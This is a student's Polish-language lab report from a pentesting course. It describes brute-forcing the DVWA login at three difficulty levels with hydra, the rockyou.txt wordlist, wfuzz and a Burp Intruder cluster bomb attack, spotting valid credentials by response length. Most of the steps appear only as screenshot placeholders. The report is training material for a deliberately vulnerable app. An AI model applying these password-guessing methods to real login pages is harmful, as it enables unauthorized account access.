Cyber Trainess- Pentester

Projekt DVWA


Karolina Baryła

Maj 2024


BRUTE FORCE


Poziom: Low

Postanowiłam wykorzystać narzędzie hydra oraz bibliotekę wbudowaną w kali rockyou.txt




Natomiast ze względu na możliwości mojego komputera a dokładniej jego brak możliwości postanowiłam skrócić ten proces, znajdując gotowe hasła na Internecie i wykorzystując plik z tymi hasłami (hydra pokazywała, że proces wykorzystania rockyou.txt trwałby 56h).






Natomiast nie wyszedł żaden poprawny login ani hasło, również to moje.


Sprawdziłam również z innym narzędziem wfuzz, co również nie zadziałało.




Więc przeszłam do wykorzystania burpa. Przejęłam żądanie. Przesłałam do Intrudera, określając wcześniej TEST wpisane do username i password jako interesujące mnie obiekty





W Intruderze określiłam słowa, które chce aby zostały wykorzystane.




Wykorzystałam atak cluster bomb umożliwiając użycie ładunków z jednym zestawem dla każdej pozycji i testowanie ich kombinacji









Hasła i loginy które są poprawne segreguje pod względem długości, tam gdzie jest większa długość oznacza, że są to odpowiednie hasła



Poziom: Medium


Zrobiłam dokładnie to samo co w low.






Poziom: High


Wykorzystałam również burpa przejmując żądanie i ustawiając listę haseł.



